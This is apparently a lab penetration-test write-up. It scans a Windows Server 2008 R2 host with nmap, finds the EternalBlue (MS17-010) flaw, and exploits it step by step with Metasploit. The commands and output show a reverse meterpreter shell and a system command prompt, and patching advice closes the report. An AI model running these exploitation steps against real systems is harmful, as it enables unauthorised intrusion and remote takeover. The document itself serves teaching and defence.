
Bug Report



Generated by : Charchit Subedi

Date : 2022/may/10

Time : 12:10 pm

Ip Address : 192.168.1.90

Content

Pg.No

Introduction to ms17-010 2

Introduction to Nmap 3

Use of Nmap in scanning 3-4


Introduction to Metasploit Framework 5

Exploiting with Metasploit Framework 5-7

Conclusion 8

Introduction to ms17-010(Eternal Blue)


EternalBlue is both the given name to a series of Microsoft software vulnerabilities and the exploit created by the NSA as a cyberattack tool. Although the EternalBlue exploit — officially named MS17-010 by Microsoft — affects only Windows operating systems, anything that uses the SMBv1 (Server Message Block version 1) file-sharing protocol is technically at risk of being targeted for ransomware and other cyberattacks.



Introduction to Nmap

Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

Use of Nmap in scanning



In the above picture I have used nmap command (“ ***nmap -sV -sC - - script vuln 192.168.1.90*** ”) where , sV= Service Version Detection , -sC = script scan and --script vuln is a nmap script.

```
|     Content-Type: text/plain; charset=UTF-8
|_    Content-Length: 0
49152/tcp open  msrpc                 Microsoft Windows RPC
49153/tcp open  msrpc                 Microsoft Windows RPC
49154/tcp open  msrpc                 Microsoft Windows RPC
49155/tcp open  msrpc                 Microsoft Windows RPC
49156/tcp open  msrpc                 Microsoft Windows RPC
49157/tcp open  msrpc                 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 779.67 seconds

┌──(saugat💔💔kali)-[~]
└─$
```

By using the command of nmap I have found the *EternalBlue ms17-010 vulnerability in the Target machine , so let’s Try to exploit the target using Metasploit Framework.*

Introduction to metasploit Framework

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

Exploiting with Metasploit Framework

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Co
rruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
it
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008
R2, Windows 7, Windows Embedded
```

In the above picture I have searched the *ms17-010* *in metasploit framework.Then I have used the "exploit/windows/smb/ms17_010_eternalblue "* *Module of the framework. Now the payload is configured as defult , I have type show options To set the required enteries.*

```
May 10  10:53 AM                                                    100 %
saugat@kali: ~
saugat@kali: ~                                  saugat@kali: ~
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.90
RHOSTS => 192.168.1.90
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Target
   1   Windows 7
   2   Windows Embedded Standard 7
   3   Windows Server 2008 R2
   4   Windows 8
   5   Windows 8.1
   6   Windows Server 2012
   7   Windows 10 Pro
   8   Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 0
target => 0
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Now, I have set RHOSTS = Target machine and target to automatic (because we don't know about the specefic target) .

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 0
target => 0
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.66:4444
[*] 192.168.1.90:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.90:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.90:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.90:445 - The target is vulnerable.
[*] 192.168.1.90:445 - Connecting to target for exploitation.
[*] Sending stage (200262 bytes) to 192.168.1.90
[+] 192.168.1.90:445 - Connection established for exploitation.
[+] 192.168.1.90:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.90:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.90:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.90:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.90:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.90:445 - 0x00000030  6b 20 31                                          k 1
[+] 192.168.1.90:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.90:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.90:445 - Sending all but last fragment of exploit packet
[*] Meterpreter session 1 opened (192.168.1.66:4444 -> 192.168.1.90:49935 ) at 2022-05-10 10:54:03 +0545
[-] 192.168.1.90:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 5808 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

*Now I have set all the entries then it's time to exploit , so I have typed run and Boom**********

we have got the meterpreter shell. Now we have to get proper shell so I have typed shell and hit enter now I have successfully entered in the target machine.

Conclusion

Hence, To be safe from this vulnerability the most important thing to do is to make sure that you've updated any older versions of Windows to apply the security patch MS17-10.

If, for some reason, that's not possible, other way is disabling SMBv1 and not running any vulnerable machines to internet access.